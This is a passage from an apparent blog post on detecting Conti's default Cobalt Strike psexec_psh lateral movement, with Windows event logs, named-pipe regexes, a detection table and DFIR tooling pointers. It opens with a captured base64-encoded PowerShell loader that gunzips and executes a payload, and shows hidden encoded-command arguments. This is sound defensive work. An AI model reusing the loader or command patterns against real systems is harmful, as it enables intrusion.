wBiAGoAbQB6AFkAVQBhAFAAYQB1AGQAegB3ADEAdgBYAEMAcgB4AHoAcwBwAFAAcQBmADUAOQB1AEwAKwBkAGgAdQBmAFoAaQAzAFcAMQBlAGQAUgA5AG4AUwA4AGgAMAA3AHEAcgBVADIAOQBRAHEASAA5AFgAcwA3AHEAdgBNAHUANgBOADEAYwByADQAUABh
ADEAcgAyAGkAegBlADQAMQBIAGYAZgBJAHQAcQB4AHUASwBGADcAcwA0AHYAOAA4AHYAbQB1AEcAZwArADYAWABrAGwAegAyAEkAUQBhAG4AcwBpAGYAZAArAHEAQgByAGwAOQBTAEgANQAzAEsAagBYAFIANQArADMAYwBkAGMATAB1ADEANAA4AEYAcwB6AFg
ATQBmAGsAUgBTADUAZgBZAHIASgAwADQAcgB0AFIATgB3AGEANQBsAHgAZgBtAE8ATABXAGQAYwAvAGwAMQA5AEgANwBvAGsAVQBwAHcAeAB3AGQAYgB0ADIAdQBYAFcANwAxADYAYQBVAGUAMwA3AHYANQB5AEgAUQA3AEcAbwA0AGUAWABwAGUATwBBAC8ATA
BWAG8AOABiAHUASABZAEMAUABiAGkAeQBzAG4ANQBPAE0AdABpAFcARAAvAHcAbgBIAGMAbgBRAHUAQgBSAGUAUAA0AFMAMwBtAEkAdQBiAHMAbAArADIAUQAvADcAagBmAGcANwB0AE0AegB3AEkAZQBVAE4AKwAyAGIARABzAFEAVgAxAE8ASwBlADIAUABnA
EUATQBDAGUAZABmAHQAeAA3AGoAbwBkAE8AWQB0AE4AdABSAHMAdABMADcANABNAEgALwBwAGUAYwBkADAAOABYADYAMAA2AEgAVgBEAFkAZwBmAC8AMABjADEAVwBLAEoAcgB4AGgANQBjAFMAcAAzAFQANAB2AHgAbQBGAFQAVQByAGwAUABiAEQAMwB0AGsA
cwBDAGYAbABUAHUAVgA5AFkAMQB3AFoATwBXAHoAUQA5AGkANQBxADQAOAAvAE0AZgBYAHIAbwBiAE0AZgB0AFgAYgBkAHEANwA1AHQAagA5ADEASABlAGEAbABaADUAWABNAEMAYwAyAE8AbgBlACsAegB1AEMALwB3AFcAbQAwAEoARQAzAHcAQgBZAGcAbwB
0ADUALwA5ADgANwBTAC8AZgB0ADQATQBqAG4AZgBUAGIATgA1AGUALwB3AHUAegBIAGQAZwByAGYAeQBiADUAbQBCAHkARQB1AEUAVAA1AHIAMAAxAHgAUABwAFkAeQBHAGYATQBnAEoARQB3AGkATABJADIAMAB1AEsAaQBkAFIAZwBuAFEAKwA1AHIARABkAE
4AOAAvAFEAWAAwAFEAawBWAEEARwBiAHcATwA0AFAAMgBRAEYAVgArAFYATQBVADcAMABBAEgAeABqAEUAcwBFADQAVABvAGYAawBGAEoAcgBNAEEAeQB6AEwAbAA2ACsAdQBMAEgAUQBVAGgASwBtAFgAeABqAFEAUABQAFMAOABaAEUAbwBjAEkAcwAxAG0AW
gBDAFgANwA4ACsAQgBYAEMAeQA1ACsAQQAyAEsAUABCAFEAagAzAG4AVQBXAGwAWABNAHAAVgBLACsAdgA5AFYAeQBjAHIAOQBPAGkAeAAxAHYAbwA3AE4AbwA3AG0AOABIAHAASQBuAG4AcAB6AGUAeABKAEsAYgByAEEAUAA2AEkAZwB4AFcAOQBGADkATQB3
AEEAKwBYAC8AbgA5AG8ATgBYAGoASgBuAEQAMQBDAGwAegBqADAATwBsADUAVwB6AHYAaQBVAHkAOQBrAGUATwB0AG0AWAAvAGgANQBlAGsAWABTAEQAYgBoAEwAdQBTAFkAVwBGAEsAaQB6ADUASABKADYAYwBTAFEAOAAxAHoANwBHAEYANwBPAFkAWQBuAFc
AUAAwAEgAUgBVAGcAdgBLAG8AcwBYADgASwA3AFUAeQB4AEMAMwBWAEIAUgArAG8AegArAGgAcgBiAFkAVAB4AFcALwBvAFgAdABLAEsARAB5AEQAQwBsADAAKwBCADUAWgBTAG0ASQB2AGEAZABHAEoARQBDADgAUABlAGYAdwBGADgAbABDAHUATABsAHcAcw
BBAEEAQQA9AD0AIgApACkAOwBJAEUAWAAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAFMAdAByAGUAYQBtAFIAZQBhAGQAZQByACgATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAEMAbwBtAHAAcgBlAHMAcwBpAG8AbgAuAEcAegBpAHAAUwB0A
HIAZQBhAG0AKAAkAHMALABbAEkATwAuAEMAbwBtAHAAcgBlAHMAcwBpAG8AbgAuAEMAbwBtAHAAcgBlAHMAcwBpAG8AbgBNAG8AZABlAF0AOgA6AEQAZQBjAG8AbQBwAHIAZQBzAHMAKQApACkALgBSAGUAYQBkAFQAbwBFAG4AZAAoACkAOwA=
	EngineVersion=5.1.19041.906
	RunspaceId=36b800aa-1806-45df-a53b-2f59b40874b9
	PipelineId=
	CommandName=
	CommandType=
```

Pipe creation with regex pattern **`status_[0-9a-f]{2}`** was also observed. I provided bellow a gist with several regex pattern to detect hard coded named pipes in CobaltStrike modules. Bellow is a EID 5145 that can be used for this purpose but I encourage you to sysmon instead for it high event traceability quality.


```
A network share object was checked to see whether client can be granted desired access.

Subject:
        Security ID:            S-1-5-21-3278094047-2436619300-3189051255-500
        Account Name:           Administrator
        Account Domain:         ATLAS
        Logon ID:               0x2C8E20B

Network Information:
        Object Type:            File
        Source Address:         10.10.10.3
        Source Port:            59939

Share Information:
        Share Name:             \\*\IPC$
        Share Path:
        Relative Target Name:   status_481c

Access Request Information:
        Access Mask:            0x12019F
        Accesses:               READ_CONTROL
                                SYNCHRONIZE
                                ReadData (or ListDirectory)
                                WriteData (or AddFile)
                                AppendData (or AddSubdirectory or CreatePipeInstance)
                                ReadEA
                                WriteEA
                                ReadAttributes
                                WriteAttributes

Access Check Results:
        -
```

Cobalt Strike Named Pipe Regex.csv

> Interacting with the beacon via the CS `shell` command would invoke a `cmd.exe` instance.




process.executable	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
process.pid	19268
user.name	SYSTEM
user.domain	NT AUTHORITY
process.parent.pid	19760
process.hash.md5	c32ca4acfcc635ec1ea6ed8a34c
process.args	powershell
process.args	-nop
process.args	-w
process.args	hidden
process.args	-encodedcommand
process.args	JABzAD0ATgBIAHcALQBPAGIAag



Executing commands via psexec_psh module

This pattern alone is very suspicious and can be a good detection opportunity for default usage of `psexec_psh` command.



The following are the event logs I observed during the demos:

EID	Action	Provider	Comment
5145	Network Share Access	Microsoft-Windows-Security-Auditing	Relative Target Name : `status_[0-9a-f]{2}` Share Name : `\*\IPC$`
7045	Service Creation	System	Service File Name contains : `%COMSPEC%` or `powershell`
4697	Service Creation	Microsoft-Windows-Security-Auditing	Service File Name contains : `%COMSPEC%` or `powershell`

17

Pipe Created

Microsoft-Windows-Sysmon

    Command Line : `\\127.0.0.1\ADMIN$\[SERVICE_RANDOM_NAME].exe`

    Parent Command Line : `C:\Windows\System32\services.exe`

18

Pipe Connected

Microsoft-Windows-Sysmon

    Image Path : `\\127.0.0.1\ADMIN$\[SERVICE_RANDOM_NAME].ex`e

1

Process Creation

Microsoft-Windows-Sysmon

    Command Line Arguments : `powershell, -nop, hidden, -encodedcommand`

    Process Name : `powershell.exe`

    Parent Process Name : `cmd.exe`

Sigma Rules

Detection Validation

Atomic Red Team provides a good start to validate your detection against some of these attack techniques:

atomic-red-team/T1569.002.md at master · redcanaryco/atomic-red-team

GitHub

DFIR

You can use the following CyberChef recipe to decode and extract shellcode information executed by psexec_psh command.

CyberChef/Cobalt Strike recipe for JABz.txt at main · SophosRapidResponse/CyberChef

GitHub

You can list created pipes using `Get-ChilIt` `em` PowerShell cmdlets

1

Get-ChildItem \\\\.\\pipe\\

Copied!

Systinternal has a dedicated tool that also can be leveraged for the same purpose.

Pipelist - Windows Sysinternals

docsmsft

Closing thoughts

This blog post series of **Detecting CONTI CobaltStrike Lateral Movement Techniques** is focused on default usage of CS built-in capabilities meaning that sophisticated attacker will be able to change these settings and evade detections based on them thanks to CobalStrike modularity. My hope is to increase awareness at least about the telemetry that needs to be audited and qualified, how to correlate it and how to respond to relevant attacks in order to increase the time, effort and skills an APT has to invest in order to compromise your assets.

You can read my previous post on Detection Engineering Dimensions Analytics part where I discuss analytic resilience.